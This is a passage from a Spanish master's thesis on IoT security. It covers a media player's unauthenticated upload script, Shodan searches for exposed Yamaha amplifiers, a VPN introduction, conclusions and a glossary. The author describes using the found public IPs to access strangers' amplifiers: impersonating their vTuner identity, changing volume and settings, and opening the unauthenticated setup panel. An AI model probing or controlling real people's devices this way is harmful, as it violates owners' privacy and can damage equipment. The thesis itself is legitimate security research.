Ya vimos en el capítulo 3 que el script *upload.php* es vulnerable, puesto que no hace prácticamente ninguna verificación a diferencia del resto: ni la verificación de que la procedencia de la petición sea de una IP de la red local ni de un usuario autorizado. Es decir, si este script está accesible significa que cualquiera podría explotarlo para subir un script PHP al dispositivo. Quizás la dificultad con los datos que conocemos sería ejecutarlo, puesto que no tenemos acceso a la pantalla de usuario y contraseña para envenanar la cookie y forzar la ejecución (aquí si se verifica que la IP de la petición sea únicamente de la LAN), pero no sería tan extraño que hubiese otro tipo de vulnerabilidad que permita hacer algún tipo de directorio transversal para ejecutar el script.

Sin embargo, en otros resultados del listado de *Shodan*, aunque todo apunta que tienen las mismas características para localizarlos, curiosamente el script *upload.php* no está disponible… Si cualquier ciberdelincuente logra acceso para ejecutar cualquier comando ¿No sería útil la inutilización de *upload.php* para que otro malware distinto no se haga con el control de nuestro preciado dispositivo captado?

Como podemos ver, son demasiadas razones para sospechar porque hay tantos dispositivos expuestos sin ningún tipo de beneficio funcional para el usuario.

En cualquier caso, no vamos a continuar, pero ya sabemos que, a fecha de hoy, finales de 2018, ni el fabricante ha tomado cartas en el asunto tras conocerse la vulnerabilidad, y este *IOT* es un blanco perfecto con todas las "papeletas" para exponer nuestra red o simplemente beneficiar al ciberdelincuente.

6.3 Búsqueda de casos en Internet que expongan amplificadores de audio Yamaha

En la gama de amplificadores *Yamaha* que hicimos nuestro particular análisis del firmware en modalidad de caja negra, vimos muchas cosas de como reaccionaba y, junto con algo de documentación encontrada por Internet, vimos cosas del diseño del firmware que quizás podrían estar más pulidas. Sin embargo, ni descubrimos ni se tiene constancia, a día de hoy, de vulnerabilidades críticas sobre el firmware.

Entre las APIs que comentamos en el capítulo 3 pudimos ver que eran: *YNC*, *YXC* e *YNCA*. Quizás de la API que menos hablamos fue precisamente de *YXC* (*Yamaha Extented Control*), esta API, parece ser que podría ir más orientada para una aplicación complementaria de *Yamaha*, denominada *MusicCast* que comentamos anteriormente.

Este último tema de la API *YXC* es importante comentarlo puesto que si no se afina bien el filtro de *Shodan* es posible que se mezclen dispositivos amplificadores Yamaha que aglutinan las 3 APIs analizadas (incluida esta novedosa API) junto con dispositivos exclusivos de *MusicCast* (aunque el panel web puede ser muy similar al de los amplificadores, funcionan únicamente con la API *YXC* en lugar de la *YNC*). Por tanto, nos ceñiremos únicamente a amplificadores AV *Yamaha* y centrándonos en esta familia de dispositivos con firmwares muy similares entre ellos.

Si revisamos una cabecera HTTP de nuestro amplificador Yamaha con el que hemos realizado nuestros experimentos nos encontramos con lo siguiente:

```
HTTP/1.1 200 OK
Server: Network_Module/1.0 (RX-S601)
Content-Encoding: gzip
Content-Type: text/html
Content-Length: 18264
```

Una cabecera HTTP muy característica que identifica el dispositivo es quizás la de Server: Network Module/1.0 , sin embargo, al mirar en *Shodan* nos aparecen los amplificadores esperados y estos dispositivos exclusivos de *MusicCast* de características muy reducidas en los que en la mayoría solo suelen ser gobernados únicamente por la API *YXN*.

Por tanto, la búsqueda más lógica, tras el análisis que hicimos a un amplificador *Yamaha*, sería introducir como *Server: Network Module/1.0 RX*- para que busque todos los dispositivos cuyo modelo empiece por RX de la serie RX-XXXX de *Yamaha* coincidiendo todos en ser amplificadores con múltiples salidas. *Shodan* nos muestra 560 dispositivos expuestos en el mundo.

El siguiente paso es descargar el listado de IPs con *Shodan* y ejecutarlo con los scripts creados para comparar con la base de datos de *badpackets.net*: El resultado es 0 IPs coincidentes con *Mirai*.

Esto es una buena señal, significa que en IPs públicas con puertos abiertos estos dispositivos no están siquiera cerca de dispositivos afectados por *Mirai* y queda descartado posiblemente que estos amplificadores puedan tener cierta implicación. Esto es interesante puesto que no se conocen vulnerabilidades de software que permita una posible escalada de privilegios. Sin embargo, ¿Qué significado tiene que 560 amplificadores en el mundo estén expuestos? Creo que un primer paso es averiguar que “daño” puede realizar un cibercriminal.

Si nos apoyamos en la API *YXC*, y leyéndonos la documentación, es fácil encontrar una acción como esta que nos de datos de red de una IP de las encontradas en *Shodan*:

Figura 66 – La API YXC provee de la dirección MAC de la red Ethernet cableada (que es el identificador utilizado para vTuner)

Al contrario que en el resto de APIs, esta nos da la dirección *MAC* de la tarjeta de red por cable que es el identificador de *vTuner*. Es más, esta API nos indica incluso el *vtuner*_id (que en realidad es el mismo que la dirección *MAC* de *wired_lan*) [71]¿Se podrá suplantar la identidad?

Si introducimos en la web de *vTuner* para *Yamaha*[72] (curioso que esta web no implemente https) e introducir la ID del amplificador (la *MAC* de *wired_lan*) nos encontramos con:





Figura 67 – Suplantación de identidad: emisoras de radio favoritas del usuario de ese dispositivo expuesto en Internet

Esta imagen corresponde a un dispositivo de las IPs localizadas por *Shodan* y podemos ver las radios por Internet marcadas como favoritos para este dispositivo. Quizás esto es debido a una débil verificación de credenciales por parte del servicio *vTuner*, al margen de Yamaha. Pero lo que está claro es que expone la privacidad del usuario sobre sus gustos musicales y además nos permite modificar sus favoritos (tanto eliminarles, como añadirle nuevos favoritos).

Dejando atrás este curioso caso de suplantación de identidad en *vTuner*, quizás el principal problema, como sabemos, en estas IPs localizadas, es que no deja de estar expuesto el dispositivo a Internet con sus APIS y con un panel de administración abierto sin ningún tipo de autenticación (estaría el filtrado *MAC* pero en la práctica pocos usuarios saben su utilidad). ¿Qué podremos ver de lo sus usuarios localizados?

Por ejemplo, podemos ver lo que están escuchando ahora mismo. Este amplificador, por ejemplo, tiene dos zonas (puede ser una habitación y un salón, por ejemplo, con su volumen individual y su fuente de sonido individual, aunque en este caso en ambos esté *Spotify*). Si pinchamos en una zona podemos ver que están escuchando vía *Spotify*:



[71] Que no aparezca vtuner_id en la práctica podría no significar nada: puede que no aparezca porque no está soportado o simplemente no aparezca y esté soportado (y sería la MAC de wired_lan, como se indica en algunas fuentes de Internet).

[72] vTuner, área para amplificadores Yamaha: http://yradio.vtuner.com/

Figura 68 – Manejo de la reproducción en curso, volumen, etc.

Lógicamente podemos pasar a la siguiente canción, como subirle el volumen de las dos salas de escucha hasta un “tambaleante” volumen.

Otra de las IPs expuestas de amplificadores, por ejemplo, la de la imagen inferior, tienen varios canales independientes por zonas (como podrían ser salas o habitaciones), como aparentemente podría ser un bar:




Figura 69 – Un amplificador con varias salas o ambientes

En este ejemplo el amplificador está en espera (o *StandBy*), pero el panel ya nos desvela las últimas fuentes de audio que reprodujeron en la sala principal: la radio por Internet (NET RADIO), es decir, sabiendo la *MAC* ya podríamos ver sus favoritos en *vTuner* de NET RADIO y suplantar la identidad del amplificador en el servicio.

El panel mostrado en la imagen anterior (figura 69) sobre que escucha y de qué forma, ya vimos, que es propio de la gama alta de los amplificadores, y los modelos de gama más baja no tienen esta característica (en realidad está pantalla está bloqueada como vimos), mostrando, como vimos un escueto menú de configuración (al igual que en nuestro modelo RX-S601 que analizamos).
Esta misma circunstancia de ese menú reducido nos pasa en un RX-479 que hemos localizado en *Shodan*. Eso no nos limita, porque como ya sabemos, podemos usar nuestra copia del panel web y modificar la IP que ataca los scripts *JavaScript*, usando la IP pública donde está expuesto este amplificador, y automáticamente desbloqueamos todas las funciones del menú (porque como ya sabemos la API si soporta toda la funcionalidad de ese panel completo):

Figura 70 – Menú completo desbloqueado por nosotros en un dispositivo encontrado en Shodan

De esta forma, disponemos de las mismas posibilidades para controlarlo o cambiar la fuente de sonido. Sin embargo, este usuario ¿habrá usado el filtrado *MAC* aunque sea para limitar el uso de ciertas funciones en su hogar? Utilizamos nuestro menú desbloqueado apuntando a este dispositivo podemos ver el filtrado MAC:




Figura 71 – La mayoría de usuarios localizados en Shodan no usan el filtrado MAC

Ya vemos que no, el usuario ha descuidado totalmente el filtrado *MAC* para su hogar, no obstante, si pretende controlar su amplificador desde Internet, no tiene ningún sentido el filtrado *MAC* como sistema, puesto que el amplificador recibirá todas las tramas del móvil cuyo origen vendrá marcado con la *MAC* del router si lo hacemos desde el exterior. Si se añade esa *MAC* del router en el filtrado para que funcione estás habilitándolo para todo Internet sin ningún tipo de restricción. Esta es una de las razones por las que el filtrado *MAC* no es una buena idea con respecto a una autenticación tradicional con usuario y contraseña.

Como apunte, se ha visto que muchas IPs tienen el puerto de control de *Airplay 5000* abierto, no se si es para enviar audio de manera remota, pero lo que está claro es que está activo este servicio *Airplay* sin haber configurado una contraseña.

Pasamos a la app móvil de *Yamaha AV Controller*, que nos permite controlar muchas de las funciones del amplificador. Normalmente esta aplicación una vez conectados mediante WIFI nos detecta en nuestra red todos los amplificadores disponibles de manera automática. Pero por si acaso, nos permite introducir la IP manualmente para facilitar añadir el dispositivo (con la mejor de las intenciones del fabricante, ¡seguro!). Introducimos IPs públicas de Internet que vamos localizando entre ellas la de este RX-V479:

Figura 72 – App móvil de Yamaha pensada LAN pero funciona con IPs publicas

Lógicamente este formulario de introducir IPs no está pensado para IPs publicas si no privadas: de hecho, la aplicación si no detecta que estamos conectados mediante WIFI directamente no funciona y no lo intenta con datos móviles, marcando los dispositivos introducidos manualmente como no

disponibles. Otro hándicap es que solo permite usar la aplicación en IPs públicas que tengan accesible el puerto 80 de la IP publica, esto significa que si un usuario abre el puerto 81 en su IP publica redirigido al puerto 80 de su amplificador, la aplicación lo intentará sin éxito en el puerto 80 de la IP pública (que además ese puerto es inamovible en la app móvil). Con estos detalles ya nos damos cuenta de que estamos usando una funcionalidad de introducir la IP manualmente para algo para lo que no está diseñado originalmente.

Pero si en vez de hacer un daño tan simple como subirle el volumen, y que el usuario asustado lo baje rápidamente… usa esta aplicación móvil para enviar audio al *Yamaha*, no sé, ¿Van Halen? ¿AC/DC?, le subimos el volumen al máximo, pero usando el Script que vimos en el capítulo 3.2.4.

No solo el usuario escuchará algo que no deseaba, sino a todo volumen en las horas tan intempestivas sin poder bajarlo en ningún momento, ¿Qué hará? ¿Algún vecino acabará llamando a la policía?

Con esto ya vamos entendiendo que no solo es una labor del fabricante, si no del usuario que no sabe que tiene expuesto su dispositivo. Posiblemente por una mala configuración por parte del usuario.




Figura 73 – Casi todos los amplificadores localizados no actualizan el firmware

Además, ya vemos que este descuidado usuario ni se ha molestado en actualizar el firmware.

Pero si revisamos el siguiente punto tan preocupante de tener el amplificador directamente expuesto, veremos que el menú de *setup* sin autenticación (que llamamos *superpanel*) está accesible:




Figura 74 – Superpanel de un usuario localizado en Shodan

Como vemos podemos manipular toda la configuración del amplificador, como el idioma de menús, impedancia de altavoces (que podría dañar estos), configuración de la sala, manipulación de cualquier cosa que pueda hacer el dispositivo.

Es preocupante saber que hay cientos de dispositivos en Internet y ya vemos que una exposición de estos dispositivos, en este caso, es más culpa del usuario que del fabricante en si: no deja de ser una mala manipulación de un *IOT*, al margen del que el fabricante pueda mejorar algunas de las funciones y restringir algo más estos delicados paneles web.

Además, mi intuición me dice que estos dispositivos se han expuesto a Internet con el fin (y quizás la obsesión) de controlarlo desde Internet y no como una situación producida por malwares, lo que demuestra que se han aplicado mal las soluciones.

Como la app de Yamaha permite introducir IPs externas y podríamos controlarlo tranquilamente desde la app Android no nos arrastra a construir soluciones más elaboradas. Si de verdad uno quiere manejar el dispositivo desde el exterior… ¿No sería más fácil usar una económica Raspberry Pi y configurar una VPN para acceder a tu hogar y gobernar tus *IOTs*? Es exactamente la solución para tener una solución genérica para los *IOTs* y que mucha gente que vaya añadiendo nuevos dispositivos pueda "despreocuparse" un poco sin perder la función de controlarlos desde Internet y no exponerlos directamente.

7. Comunicaciones seguras con IOT parte II: Introducción a VPN

Ya hemos visto en capítulos anteriores que una primera aproximación a tener comunicaciones totalmente cifradas entre nuestro dispositivo de control (como un móvil o un ordenador) y un IOT podría ser el uso de HTTPS. Pudiendo guardar la alerta de autoridad de certificación no válida, o bien, generando nuestra propia entidad de confianza e instalando los certificados en los *IOTs*. Gracias a esta solución nos permitirá asegurar nuestras comunicaciones de manera individual a cada *IOT*, ya sea desde nuestra red LAN como desde Internet accediendo a nuestro hogar, especialmente si estamos ante redes no seguras (como la WIFI de un hotel o de un aeropuerto). Aunque el HTTPS debería ser un requisito en general de un *IOT*, no es práctico abrir el acceso desde fuera de la LAN mediante apertura de puertos a nuestros *IOTs*: ya que cualquiera podría acceder a ellos y tratar de explotar cualquier vulnerabilidad y porque muchos *IOTs* no admiten HTTPS (como el amplificador *Yamaha*, o los que lo permiten muchos de ellos no admiten una configuración más flexible).

Esta es la razón por la que planteo otra nueva solución que, usando sistemas de cifrado adicionales, puede complementarse con HTTPS y haga que podamos conectarnos a nuestro hogar para manejar nuestros *IOTs* sin que otros usuarios de Internet puedan siquiera saber de su existencia a priori. Es aquí donde tiene sentido las redes privadas virtuales o VPN.

7.1 ¿Qué es una VPN?

Una *VPN* es una tecnología que permite ampliar una red LAN a una red pública o no controlada como Internet [26].

Básicamente es una comunicación transparente entre un dispositivo o red fuera de LAN y que virtualmente parecerá conectada a ella mediante un túnel cifrado por donde viajará el tráfico. Este túnel lo que hace es que se cifran o descifran los paquetes de información al salir o entrar de un punto del túnel y lo mismo desde el otro extremo del túnel.




Figura 75 – Ejemplo de una VPN usado para que un móvil se conecte a una LAN remota

Desde el punto de vista técnico, el túnel o *tunelling*, no deja de ser una encapsulación de un protocolo sobre otro, en el que se cifra la información y cuando llega al destino se desencapsula el protocolo que encapsuló el paquete original (y que lo cifró) y libera el paquete en la red destino.

Gracias a *VPNs* podemos acceder desde nuestro móvil o portátil a nuestra red LAN desde fuera de casa como si estuviésemos físicamente conectados. Además, si nos conectamos desde cualquier red

no controlada (Internet en general) donde un usuario malicioso pueda estar escuchando todo este tráfico, aparecerá únicamente tráfico ilegible para él. Además de que nuestro propio sistema *VPN* va a ser mucho más fácil de mantener actualizado.

También, podemos usar este sistema para anonimizar todo lo que navegamos en el móvil en redes ajenas a nuestro control como la de un hotel (ya que la IP externa por la que saldríamos sería la de nuestro hogar y no la de la red en que nos comuniquemos). De esta forma, podríamos, abriendo solo los puertos necesarios para la *VPN*, comunicarnos con nuestra LAN como si estuviésemos conectados y a ojos del resto de usuarios no verían directamente esos *IOTs*.

8. Conclusiones

En este TFM se ha podido comprobar cómo está el panorama de los *IOTs*, y es verdaderamente preocupante. Haciendo una pequeña investigación previa se puede ver con qué facilidad hay expuestos termostatos con credenciales por defecto o, más peligroso aún, tanques de gasolineras perfectamente accesibles sin ningún tipo de credencial (porque parece que era la manera más cómoda de conectarlos a Internet). Es increíble ver por tus propios ojos que el mal tan grave que sufren los *IOTs* de credenciales por defecto y software poco refinado fuese posible.

Entonces, el planteamiento del TFM gana fuerza y estructura viendo como un análisis de dos dispositivos que tenía en mi hogar, un amplificador de audio (que puede estar en un hogar o en un bar) y un reproductor multimedia con WIFI, ambos de fabricantes conocidos, son un buen punto de partida para desarrollar el trabajo. El planteamiento de análisis de cada uno de los firmwares iba a ser muy distinto: uno de caja negra y otro intentando que fuese de caja blanca.

Los resultados fueron sorprendentes. Del primer dispositivo analizado como caja negra, aunque ya se sabía los males que podían sufrir (no eran públicas sus pruebas de concepto), es increíble la facilidad con la que se logra finalmente explotarlas por uno mismo y escalar privilegios especialmente cuando se sabe cómo funciona un firmware. Y lo más increíble aún: la cantidad de bugs distintos que contiene, como la posible manipulación de parámetros, mal asegurado de scripts, directorio transversal, subida de ficheros sin autenticación (incluso de cualquier tipo), servidor web ejecutándose en usuario root, *wpa_supplicant* demasiado antiguo y vulnerable a *Krack* (versión de *wpa_supplicant* de 2012 cuando la última actualización del firmware es de 2016, lo que denota la tendencia en el mantenimiento), clave privada del HTTPS incrustada en el firmware (e igual para todos los dispositivos),… es un ejemplo perfecto de la cantidad de errores que cualquier *IOT* mal mantenido puede tener.

Y lo peor de todo, aunque quienes ya descubrieron estos problemas informaron al fabricante muy conocido y no publicaron las pruebas de concepto, la respuesta es que no se ha atajado el problema. ¿Y en qué lugar deja a los consumidores? Este es el problema que hoy sufren los *IOTs*, consumismo y desarrollo demasiado rápido, solo cuenta lanzar nuevos productos y no atender las versiones anteriores del producto vendida meses antes.

Y lo más impactante es que un este reproductor de este mismo modelo hace unos meses me lo encontré aún en venta, a pesar de que hacía más de año y medio que se le informó al fabricante de esas vulnerabilidades:

Figura 76 – Una unidad en venta del reproductor multimedia en el verano de 2018 en una conocida cadena de tiendas

En el segundo caso, el test de caja blanca sobre un amplificador de audio también tuvo sus sorpresas. Demasiadas APIs, un pequeño panel web sin autenticación por usuario y contraseña, opciones que aparecen en el panel web pero que no aparecen en el menú del propio dispositivo e incluso sistemas de seguridad como el filtrado *MAC* que no estaban del todo refinados ni bien explicados en el manual de instrucciones.

Sin ir más lejos se descubre la posibilidad de suplantar el dispositivo en servicios como *vTuner*. Pero sin duda lo más grave es tener un panel web global "secreto" (que llamamos *superpanel*) que permite manejar todo el dispositivo como lo haríamos físicamente en el (incluidos los menús del mando a distancia) o incluso más; también sin autenticación. No es excusa tampoco que el servidor web no admita HTTPS.

En favor de este segundo dispositivo, se puede apreciar que el firmware tiene un desarrollo más responsable al ser compartido con toda una familia de modelos del fabricante lo que puede aumentar su mantenimiento postventa. Sin embargo, incluso las opciones de seguridad como el filtrado *MAC* del que hablábamos antes, hace acto de presencia en el panel web solo para modelos de gama alta, y no para este que no lo es, aunque se pueda desbloquear (como se ha demostrado) y perfectamente funcional, en cualquier caso. Este dispositivo es el ejemplo de que si sufre una configuración inadecuada puede claramente ser un verdadero quebradero de cabeza, ya que la naturaleza de que la LAN sea una red de confianza no es suficiente y se pueden desarrollar pequeños scripts que hagan de él un dispositivo incontrolable.

Al margen de los dos dispositivos, en nuestra investigación se ha logrado ver que todo lo que rodea a un *IOT* puede amplificar esas vulnerabilidades o defectos. Ya sea por una red expuesta, un router vulnerable, factores sociales como quienes tienen credenciales de nuestra red WIFI (y como se puede vulnerar la privacidad de todo el tráfico en ellas), de *IOTs* que carecen de HTTPS, etc es algo a tener claramente en cuenta.

Sin embargo, el objetivo de esta investigación era, además de conocer cómo se pueden ver vulnerados, cual es la situación de ellos en Internet, si están expuestos o no y en qué condiciones.

Todo indica que en el amplificador están expuestos en Internet posiblemente por comodidad de sus usuarios para su control a distancia. Aparentemente no están implicados a *Mirai* el medio millar de dispositivos expuestos localizados.

En cambio, para el reproductor multimedia, que abrir ese pequeño panel web a Internet no tiene sentido ni utilidad para el usuario (no funciona por un bloqueo del fabricante como medida de seguridad). Con un dispositivo con vulnerabilidades tan graves como el ataque y escalada de privilegios, sorprende ver miles de dispositivos expuestos y que un puñado de IPs solamente estén implicadas en la *botnet Mirai*.

¿Que se escapa en la investigación? Quizás no sean dispositivos propios de una *botnet* como *Mirai*, pero la conclusión es que posiblemente si estén al menos implicados en algún tipo de malware distinto de *Mirai*. Se ha podido comprobar que el punto vulnerable del reproductor multimedia donde se podrían subir ficheros sin autenticación, entre ellos scripts PHP maliciosos, no está disponible en muchos de los dispositivos localizados. Es como si alguien que explota una vulnerabilidad para su beneficio parchea ese punto de entrada para que otro ciberdelincuente no pueda arrebatarle el control.

El estado del núcleo de un sistema operativo como *Linux* en el que se basan, la conectividad de red que tienen, el acceso a servicios en constante cambio (por ejemplo, *Spotify*, *vTuner*, etc.), a lo largo de varios años es fácil que aparezcan nuevas vulnerabilidades, es más, es muy probable. Sin embargo, los fabricantes deben hacer un esfuerzo por buscar opciones para poder mantener por periodos mucho más extensos los firmwares de los dispositivos y a su vez el desarrollo de los nuevos. Este es el mayor de los problemas de un *IOT*, y no solo el firmware hecho a medida por el fabricante de un dispositivo puntual, si no un problema que incluso arrastran sistemas operativos de gran fama como Android (que abarcan *IOTs* o dispositivos que manejan *IOTs*).

Bajo mi punto de vista si se han cumplido los objetivos, ver cómo está el panorama de los *IOTs*, analizar un firmware hasta donde ha sido posible (en realidad han sido dos), analizar aquellas cosas que rodean a un *IOT* como routers y dar propuestas de solución como *HTTPS* o *VPN* (como una buena solución

para acceder desde el exterior a nuestros *IOTs*). Quizás el tiempo ha sido ajustado, pero la propuesta se ha intentado que fuese lo más ambiciosa posible, eso sí, con dificultades como el factor del tiempo, aunque siempre cumpliendo los plazos estipulados en la planificación. Si algo se pudiese cambiar en la planificación o la metodología, quizás se habría centrado más en los dos *IOTs* y habría aplicado la línea de trabajo futuro que planteo a continuación.

Bajo mi punto de vista las líneas de trabajo futuro, sería la implementación del panel web del amplificador (que se capturó y modificó en este TFM para "liberar" todas las opciones bloquedas) o bien, lo mismo simulado con el reproductor multimedia, y generar *honeypots* expuestos en Internet, permitiendo que buscadores como *Shodan* los detecten y capturar que comandos o que acciones se tratan de ejecutar en ellos por parte de *malwares* o ciberdelincuentes con el fin de conocer a que se ven expuestos con exactitud estos dos ejemplos de *IOTs*. Creo que la investigación mediante *honeypots* es la clave para saber mucho más sobre cómo se expanden los malwares por Internet. También es interesante la posibilidad de manera práctica de una vez escalados privilegios sobre un *IOT* parchear las vulnerabilidades por nosotros mismos directamente en el dispositivo.

Como punto final a este TFM:

Como usuarios debemos ser conscientes de que compramos, que soporte nos brindan, y como lo configuramos. Se vende demasiada inmediatez y caducidades del dispositivo o software demasiado próximas y lo peor, nos hemos acostumbrado a ello como consumidores. Porque en cuanto a *IOT*, tras la investigación para este TFM, aunque está claro que se ha avanzado en tecnología, se ha retrocedido claramente en seguridad y no es difícil pensar, que, en muchos casos, aunque la puerta no esté abierta, es como dejarse la llave puesta.

9. Glosario

Aircrack es una suite de software de seguridad inalámbrica pensada especialmente para distribuciones Linux.

Airplay es un protocolo creado por Apple para la transmisión de vídeo, música, imágenes, etc desde un equipo Apple (Macbook, iPhone, iPad, etc.) mediante red Wifi.

Audímetro o people meter: es un dispositivo conectado a la TV de algunos usuarios que permite capturar y generar datos estadísticos sobre que se está viendo

Bitcoin: un tipo de moneda criptográfica (o criptomoneda), sistema de pago: protocolo y red P2P. Es un tipo de moneda especulativo y con falta de regulación pero que ha tenido un alto valor y se ha acogido con cierta popularidad.

Bluetooth Low Energy (BLE): tecnología que permite la comunicación por Bluetooth de dispositivos de bajo consumo, cuya fuente de alimentación puede ser, por ejemplo, una pila de botón.

BSSID (Basic Service Set Identifier) formado por la dirección MAC del punto de acceso inalámbrico, sirve para identificar todos los paquetes de una red inalámbrica su pertenencia a esa red.

BusyBox: Programa que combina muchas utilidades estándares de Unix en un solo ejecutable. También se le define como la navaja suiza de los sistemas con Linux embebido. Gracias a el tienes un juego de comandos Linux/Unix. https://busybox.net/

Cacti: es una plataforma PHP para monitorizar distintos dispositivos mediante gráficas pudiendo tener gráficas sobre temperatura, red, velocidad, voltaje, número de páginas impresas, etc. O todo aquello que deseemos pudiéndose incluso usar mediante SNMP.

CORS o Cross-Origin Resource Sharing: es un Sistema que permite que ciertos recursos de una página web no puedan ser solicitados desde un dominio/ip diferente. Por ejemplo, un navegador mostrando una página en la IP/dominio A se le pueden restringir que un JavaScript pueda ser solicitado a un IP/dominio B.

DHCP o Dynamic Host Configuration Protocol: Un protocolo donde un servidor DHCP es capaz de asignar dinámicamente direcciones IP a los dispositivos que lo soliciten junto con más configuraciones (como las DNSs, puerta de enlace, etc) y llevando el control de que direcciones ha asignado para así saber cuál es la adecuada para las siguientes solicitudes. Permitiendo que los clientes soliciten direcciones IP y su configuración de una forma muy sencilla.

Directorio transversal consiste en una vulnerabilidad informática que permite acceder a cualquier directorio superior cuando no existe ningún control sobre una variable o mecanismo.

